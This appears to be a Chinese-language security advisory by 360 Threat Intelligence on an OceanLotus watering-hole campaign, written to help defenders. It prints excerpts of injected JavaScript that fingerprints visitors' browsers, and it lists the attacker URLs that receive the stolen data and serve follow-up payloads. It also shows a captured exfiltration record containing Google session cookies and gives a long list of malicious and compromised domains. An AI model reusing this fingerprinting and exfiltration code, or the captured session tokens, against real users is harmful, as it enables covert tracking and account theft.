海莲花（OceanLotus）APT 团伙新活动通告

文档信息

编号	360TI-SE-2017-0014
关键字	OceanLotus、海莲花、APT
发布日期	2017 年 11 月 7 日
更新日期	2017 年 11 月 7 日
TLP	WHITE
分析团队	360 威胁情报中心、360 网络研究院、360 安全监测与响应中心、360CERT

通告背景

2017 年 11 月 6 日，国外安全公司发布了一篇据称海莲花 APT 团伙新活动的报告，360 威胁情报中心对其进行了分析和影响面评估，提供处置建议。

事件概要

攻击目标	亚洲国家、东盟组织、媒体以及人权组织等
攻击目的	收集受害者信息，通过钓鱼页面等方式获取受害者邮箱账号并执行进一步的攻击
主要风险	敏感账号信息泄露
攻击入口	攻击者入侵合法网站嵌入 JavaScript 并通过钓鱼页面获取邮箱账号，定向攻击
使用漏洞	无
通信控制	使用 Web HTTP/DNS 隧道进行数据和控制通信
抗检测能力	中
受影响应用	主机操作系统
已知影响	目前确认国内部分机构、公司的网站已经受到攻击，其用户有可能被窃

	取敏感账号信息或植入恶意代码
分析摘要： • 战术 • 技术 • 过程	1. 攻击者入侵目标经常浏览的合法网站并嵌入恶意 JavaScript 脚本，用以收集目标的信息，然后制作钓鱼页面诱骗目标输入账号密码登录，属于典型的水坑攻击，投放有定向性。 2. 攻击团伙把服务器下载的木马伪装成 firefox 的安装程序，启动后利用白加灰加黑的技术执行 shellcode，shellocde 中再执行主要恶意功能，通过 DNS 隧道传输数据。

事件描述

2017 年 11 月 6 日，国外安全公司 Volexity 发布了一篇关于疑似海莲花 APT 团伙新活动的报告，该报告指出攻击团伙攻击了与政府、军事、人权、民主、媒体和国家石油勘探等有关的个人和组织的 100 多个网站。通过针对性的 JavaScript 脚本进行信息收集，修改网页视图，配合社会工程学诱导受害人点击安装恶意软件或者登陆钓鱼页面，以进行下一步的攻击渗透。

事件时间线

2017 年 11 月 6 日 Volexity 公司发布了据称海莲花新活动的报告。
2017 年 11 月 7 日 360 威胁情报中心发现确认部分攻击并作出响应。

影响面和危害分析

攻击者团伙入侵目标用户可能访问的网站，不仅破坏网站的安全性，还会收集所访问用户的系统信息。如果确认感兴趣的目标，则会执行进一步的钓鱼攻击获取敏感账号信息或尝试植入恶意程序进行秘密控制。

目前 360 威胁情报中心确认部分网站受到了影响，用户特别是政府及大企业有必要结合附件提供的 IOC 信息对自身系统进行检查处理。

处置建议

1. 网站管理员检查自己网站页面是否被植入了恶意链接，如发现，清理被控制的网站中嵌入的恶意代码，并排查内部网络的用户是否被植入了恶意程序。
2. 电脑安装防病毒安全软件，确认规则升级到最新。

技术分析


通过水坑攻击将恶意 JavaScript 代码植入到合法网站，收集用户浏览器指纹信息，修改网页视图诱骗用户登陆钓鱼页面、安装下载恶意软件。

探针一

从样本 JavaScript 出发

http://45.32.105.45/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=86462

jquery 的最下面有个 eval



核心获取传输数据部分如下：


```
var browser_hash = 'b0da8bd67938a5cf22e0-37cea33014-iGJHVcEXbp';

var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'action': 'replace',
'name': 'WebRTC', 'value': array2json(window.listIP).replace(/"/g, '\"'), 'log': 'Receiced
WebRTC data from client {client}.' }; var data = { 'browserhash': browserhash, 'type':
'Extended Browser Info', 'name': 'Browser Plugins', 'action': 'replace', 'value':
array2json(plugins).replace(/"/g, '\"'), 'log': 'Receiced Browser Plugins data from client
{client}.' }; var info = { 'Screen': screen.width + ' x ' + screen.height, 'Window Size':
window.outerWidth + ' x ' + window.outerHeight, 'Language': navigator.language, 'Cookie
```

*Enabled': (navigator.cookieEnabled) ? 'Yes' : 'No', 'Java Enabled': (navigator.javaEnabled()) ? 'Yes' : 'No' }; var data = { 'browserhash': browser*hash, 'type': 'Extended Browser Info', 'name': 'Extended Browser Info', 'action': 'replace', 'value': array2json(info).replace(/"/g, '\'"), 'log': 'Receiced Extended Browser Info data from client {client}.' };

探针二

获取数据部分



核心传输数据部分

传输内容

'{"history":{"client_title":"","client_url":"https://www.google.co.kr/_/chrome/newtab?espv=2&ie=UTF-8","client_cookie":"SID=TQUtor57TAERNu6GqnR4pjxikT_fUFRYJg0WDuQR6DLPYP79ng8b20xLV45BALRr9EP0ig.;
APISID=czIiWPC84XzsPhi7/AEXqM7jJZBOCVK4NB;
SAPISID=EukztCzcUbvlcTe3/A0h8Z8oQR86VGPTf_;
UULE=a+cm9sZToxIHByb2R1Y2VyOjEyIHByb3ZlbmFuY2U6NiB0aW1lc3RhbXA6MTUxMDA1Mzg3NDY1OTAwMCBsYXRsbmd7bGF0aXR1ZGVfZTc6Mzk5ODE5MzY5IGxvbmdpdHVkZV9lNzoxMTY0ODQ5ODQ5fSByYWRpdXM6MzM0ODA=;
1P_JAR=2017-11-8-2","client_hash":"","client_referrer":"","client_platform_ua":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100
Safari/537.36","client_time":"2017-11-08T03:40:25.641Z","client_network_ip_list":["10.17.52.196"],"timezone":"Asia/Shanghai"}}'

执行步骤

首先根据基础信息，引用到指定版本的恶意 jQuery js 文件进一步收集信息后获取新的 JavaScript payload。此 payload 是大量的基础的函数以及更详尽的设备信息收集，同时还通过 WebRTC 获得真实 IP 地址。发送信息到通信地址加载新的 JavaScript payload，此 payload 进一步信息收集或者产生后续攻击变换。

数据传输地址

探针一

接受数据

//45.32.105.45/icon.jpg?v=86462&d={data}

根据参数下发 payload

//45.32.105.45/ajax/libs/jquery/2.1.3/jquery.min.js?&v=86462&h1={data}&h2={data}&r={data}

探针二

往以下地址 POST 数据,并接受新的 js 并运行

//ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

信息收集列表

浏览器中执行的恶意代码会收集如下这些信息：

- 浏览器类型
- 浏览器版本
- 浏览器分辨率,DPI
- cpu 类型
- cpu 核心数
- 设备分辨率
- buildID
- 系统语言
- jsHeapSizeLimit
- screen.colorDepth
- 是否开启 cookie
- 是否开启 java
- 已经加载的插件列表
- referrer
- 当前网络的 IP 地址
- Cookie

更多技术细节可以参看参考资料的网页。

关联分析及溯源

360 威胁情报中心尝试通过分发 JavaScript 的恶意域名的 WHOIS 信息来对本次事件做一些关联分析，一共 38 个域名，基本上都使用了隐私保护，注册时间则分布于 2014 年 3 月-2017 年 10 月，可见攻击团伙的活动时间之长准备之充分。如下是其中一个域名的注册信息：

参考资料

https://www.volexity.com/blog/2017/11/06/oceanlotus-blossoms-mass-digital-surveillance-and-exploitation-of-asean-nations-the-media-human-rights-and-civil-society/

更新历史

时间	内容
2017 年 11 月 7 日	初始报告

附件

IOC 列表

C&C
dload01.s3.amazonaws.com download-attachments.s3.amazonaws.com
分发恶意 JavaScript 的域名

a.doulbeclick.org
ad.adthis.org
ad.jqueryclick.com
ad.linksys-analytic.com
ads.alternativeads.net
api.2nd-weibo.com
api.analyticsearch.org
api.baiduusercontent.com
api.disquscore.com
api.fbconnect.net
api.querycore.com
apps.identrust.com
browser-extension.jdfkmiabjpfjacifcmihfdjhpnjpiick.com
cache.akamaihd-d.com
cdn-js.com
cdn.adsfly.co
cdn.disqusapi.com
cloud.corewidget.com
cloudflare-api.com
core.alternativeads.net
cory.ns.webjzcnd.com
d3.advertisingbaidu.com
eclick.analyticsearch.org
google-js.net
google-js.org
google-script.net
googlescripts.com
gs.baidustats.com
health-ray-id.com
hit.asmung.net
jquery.google-script.org
js.ecommer.org

linked.livestreamanalytic.com
linksys-analytic.com
live.webfontupdate.com
s.jscore-group.com
s1.gridsumcontent.com
s1.jqueryclick.com
ssl.security.akamaihd-d.com
stat.cdnanalytic.com
static.livestreamanalytic.com
stats.corewidget.com
stats.widgetapi.com
track-google.com
update.akamaihd-d.com
update.security.akamaihd-d.com
update.webfontupdate.com
upgrade.liveupdateplugins.com
widget.jscore-group.com
wiget.adsfly.co
www.googleuserscontent.org
被插入恶意 JavaScript 的域名/网页
bdstarlbs.com
bokeo.gov.la
demo.mcs.gov.kh
mcs.gov.kh
www.fia.gov.kh
op-proper.gov.ph
www.mcs.gov.kh
www.necelect.org.kh
http://asean.org/modules/aseanmail/js/wp-mailinglist.js
http://asean.org/modules/wordpress-popup/inc/external/wpmu-lib/js/wpmu-ui.3.min.js
http://atr.asean.org/
http://investasean.asean.org/

http://www.afp.mil.ph/modules/mod_js_flexslider/assets/js/jquery.easing.js

http://www.mfa.gov.kh/jwplayer.js

http://www.moe.gov.kh/other/js/jquery/jquery.js

http://www.monasri.gov.kh/wtemplates/monasri_template/js/menu/mega.js

http://www.mosvy.gov.kh/public/js/default.js

http://www.mpwt.gov.la/media/system/js/mootools-core.js

http://www.police.gov.kh/wp-includes/js/jquery/jquery.js